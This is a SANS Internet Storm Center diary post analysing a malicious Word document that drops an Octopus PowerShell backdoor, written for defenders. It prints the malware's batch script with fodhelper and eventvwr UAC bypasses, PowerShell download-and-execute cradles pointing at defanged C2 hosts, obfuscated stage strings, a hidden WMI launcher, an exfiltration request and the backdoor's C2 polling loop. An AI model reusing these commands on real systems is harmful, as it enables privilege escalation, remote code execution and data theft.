

# SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

---

 [isc.sans.edu/diary/26918](https://isc.sans.edu/diary/26918)

## Malicious Word Document Delivering an Octopus Backdoor

---


**Published:** 2020-12-24

**Last Updated:** 2020-12-24 07:27:03 UTC

**by** [Xavier Mertens](#) (Version: 1)

[0 comment\(s\)](#)

Here is an interesting malicious Word document that I spotted yesterday. This time, it does not contain a macro but two embedded objects that the victim must "activate" (click on one of them) to perform the malicious activities. The document (SHA256:ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04) has a VT score of 20/62[1]:



A quick analysis with oledump.py reveals indeed the presence of two embedded objects (the "0" indicator):

```
remnux@remnux:~$ oledump.py
ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04.doc.vir
 1:      114  '\x01CompObj'
 2:      280  '\x05DocumentSummaryInformation'
 3:      416  '\x05SummaryInformation'
 4:     7338  '1Table'
 5:     4096  'Data'
 6: 0     1329  'ObjectPool/_1670067230/\x010le10Native'
 7:      6    'ObjectPool/_1670067230/\x030bjInfo'
 8: 0     1536  'ObjectPool/_1670067231/\x010le10Native'
 9:      6    'ObjectPool/_1670067231/\x030bjInfo'
10:     4096  'WordDocument'
```

You can extract them via oledump.py or directly from the document (if you have a Word in your sandbox). Both objects are the same and contain a Windows batch file. Note the double extension:

- HIRING FORM.DOC.bat
- CONDITIONS OF THE CONTRACT.PDF.bat

Here is the content (beautified):

```
@echo Off
for /f "tokens=2 delims=," %%i in ('wmic os get caption^,version /format:csv') do set
os=%%i
echo %os%|find " 10 ">nul
    && reg add HKCU\Software\Classes\ms-settings\shell\open\command /v
"DelegateExecute" /f
    && reg add HKCU\Software\Classes\ms-settings\shell\open\command /d "cmd.exe /c
powershell -WindowStyle Hidden -command \"IEX (New-Object
Net.WebClient).DownloadFile('hxxp://23[.]98[.]155[.]192/sc.bat',
'C:\Users\Public\Libraries\sc.bat');\" C:\Users\Public\Libraries\sc.bat" /f
    && START /w fodhelper.exe
    && reg delete HKCU\Software\Classes\ms-settings /f||reg.exe add
hkcu\software\classes\mscfile\shell\open\command /ve /d "cmd.exe /c powershell -
WindowStyle Hidden -command \"IEX (New-Object
Net.WebClient).DownloadFile('hxxp://23[.]98[.]155[.]192/sc.bat',
'C:\Users\Public\Libraries\sc.bat');\" C:\Users\Public\Libraries\sc.bat" /f
    && START /w eventvwr.exe
    && reg delete HKEY_CURRENT_USER\Software\Classes\mscfile /f
```

This script will test the operating system version and if the victim's computer is running Windows 10, two UAC bypass techniques are attempted:

The first one targets 'fodhelper.exe' by creating a registry key 'HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute'. The second one targets 'eventvwr.exe'. This is a common technique used for a while by attackers.

The privileged command executes a simple Powershell script that fetches the next stage payload and executes it. This 'sc.bat' is heavily obfuscated:



```

remnux@remnux:~$ strings -n 20 sc.bat
=R7cBqDS KFeZWnzhyTrOCGUE3gmujl4@dnxQk0wvbVYIi5aJ8HM1tA2o6L9XfspP"
%ImJ:~44,1%%ImJ:~41,1%%ImJ:~31,1%%ImJ:~1,1%%ImJ:~7,1%"
=%ImJ:~54,1%%ImJ:~34,1%%ImJ:~55,1%%ImJ:~40,1%%g
%%ImJ:~43,1%%ImJ:~53,1%%ImJ:~26,1%%ImJ:~3,1%%
%%ImJ:~61,1%%ImJ:~46,1%%ImJ:~31,1%%ImJ:~24,1%%ImJ:~18,1%%ImJ:~41,1%%ImJ:~16,1%%ImJ:~57

%%ImJ:~9,1%%ImJ:~50,1%%ImJ:~6,1%%ImJ:~14,1%%ImJ:~44,1%%ImJ:~25,1%%ImJ:~36,1%%ImJ:~59,1

%%ImJ:~15,1%%ImJ:~47,1%%ImJ:~12,1%%ImJ:~45,1%%ImJ:~56,1%%ImJ:~5,1%%ImJ:~1,1%%ImJ:~32,1

%%ImJ:~38,1%%ImJ:~10,1%%ImJ:~2,1%%ImJ:~0,1%%ImJ:~29,1%%ImJ:~48,1%%ImJ:~13,1%%ImJ:~28,1

%bIY:~45,1%%bIY:~38,1%%bIY:~57,1%%bIY:~6,1%%bIY:~23,1%"
%bIY:~35,1%%bIY:~56,1%=%bIY:~43,1%%N
%%bIY:~29,1%%bIY:~12,1%%bIY:~38,1%%bIY:~28,1%%bIY:~49,1%%bIY:~37,1%%bIY:~51,1%%bIY:~33

%%bIY:~24,1%%bIY:~46,1%%bIY:~11,1%%bIY:~31,1%%bIY:~63,1%%bIY:~7,1%%bIY:~36,1%%bIY:~40,

m%%bIY:~25,1%%bIY:~34,1%%bIY:~45,1%%bIY:~0,1%%bIY:~19,1%%bIY:~39,1%%bIY:~2,1%%bIY:~60,

F%%bIY:~22,1%%bIY:~53,1%%bIY:~41,1%%bIY:~56,1%%Pc
M%%bIY:~27,1%%bIY:~21,1%%bIY:~23,1%%bIY:~26,1%%_
YW%%bIY:~8,1%%bIY:~6,1%%bIY:~59,1%%bIY:~3,1%%bIY:~17,1%%bIY:~16,1%%bIY:~14,1%%bIY:~9,1

:~54,1%://hpsj[.]firewall-gateway[.]net:80/hpjs.php');\"
:~54,1%://hpsj[.]firewall-gateway[.]net:8080/MicrosoftUpdate"%bK
:~60,1%://is[.]gd/xbQIQ2', 'C:\Users\Public\Libraries\pus.bat');"%bK
:~62,1%:\Users\Public\Libraries\pus.bat
:~54,1%://hpsj[.]firewall-gateway[.]net:8080/MicrosoftUpdate'%bK
:~62,1%:\Users\Public\Libraries\pus.bat'%bK
:~54,1%://hpsj[.]firewall-gateway[.]net:8080/MicrosoftUpdate
:~54,1%://hpsj[.]firewall-gateway[.]net:80/hta

```

It downloads more malicious code from URLs present in the file.

The first one from `hxxp://hpsj.firewall-gateway.net/hta`:

```

var cm="powershell -exec bypass -w 1 -c $V=new-object net.webclient;$V.proxy=
[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;IEX($V.downloadstring('hxxp://hpsj[.]firewal
gateway[.]net:80/hpjs.php'));";
var w32ps= GetObject('winmgmts:').Get('Win32_ProcessStartup');
w32ps.SpawnInstance_();
w32ps.ShowWindow=0;
var
rtrnCode=GetObject('winmgmts:').Get('Win32_Process').Create(cm, 'c:\\', w32ps, null);

```

The returned data contains Powershell code that is executed through the 'IEX' command.

The second script from `hxxp://hpsj.firewall-gateway[.]net:8080/MicrosoftUpdate` exfiltrates information about the victim to the C2:

```
POST /MicrosoftUpdate?Y33HMT2F6H=15df9ff0cf76422181d30d84f3733169;A495YJWEES=stage; HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Accept: */*
Accept-Language: fr-BE,fr;q=0.5
Referer: http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?
Y33HMT2F6H=15df9ff0cf76422181d30d84f3733169;A495YJWEES=;\.\.\.\.\./mshtml,RunHTMLApplication
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
encoder: 1252
shellchcp: 437
Content-Length: 0
Host: hpsj.firewall-gateway.net:8080

HTTP/1.0 201 Created
Server: Apache
Date: Wed, 23 Dec 2020 12:56:50 GMT

4c54404f88d440798b305ebfeb386fbd
```

Now, let's have a look at the Powershell code retrieved above. It's a backdoor that keeps contact with the C2 via simple HTTP requests:

```
while($true){
    try{
        $command_raw = $wc2.downloadString("hxxp://hpsj[.]firewall-
gateway[.]net:80/view/$IHW");
    }catch{
        $failure_counter=$failure_counter +1;
        if ($failure_counter -eq 10){
            kill $pid
        }
    }
}
```

The variable "\$IHW" identifies the victim. The following commands are:

- Report: To return information about the victim (processes, IP address, etc)
- Download: To retrieve a file
- reset-ps: To reset the Powershell session
- Any other command is interpreted via 'Invoke-Expression'

All communications occur on top of HTTP but data are AES encrypted. Checking deeper, we are facing an Octopus[2] backdoor. This framework has been developed to help red teams to compromise and gather information from victims. In this case, it was not an exercise but a real phishing campaign targeting specific users.

I wish you a Merry Christmas and stay safe!

[1]

<https://www.virustotal.com/gui/file/ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04/detection>

[2] <https://github.com/mhaskar/Octopus>

Xavier Mertens (@xme)

Senior ISC Handler - Freelance Cyber Security Consultant

[PGP Key](#)

Keywords: [Backdoor](#) [Maldoc](#) [Malware](#) [Octopus](#) [PowerShell](#) [Word](#)

[0 comment\(s\)](#)

Join us at SANS! [Attend Reverse-Engineering Malware: Malware Analysis Tools and Techniques with Xavier Mertens in Amsterdam starting Aug 15 2022](#)

**DEV522** Defending Web Application Security Essentials [LEARN MORE](#)  
**Learn** to defend your apps **before** they're hacked 

[Top of page](#)

x

[Diary Archives](#)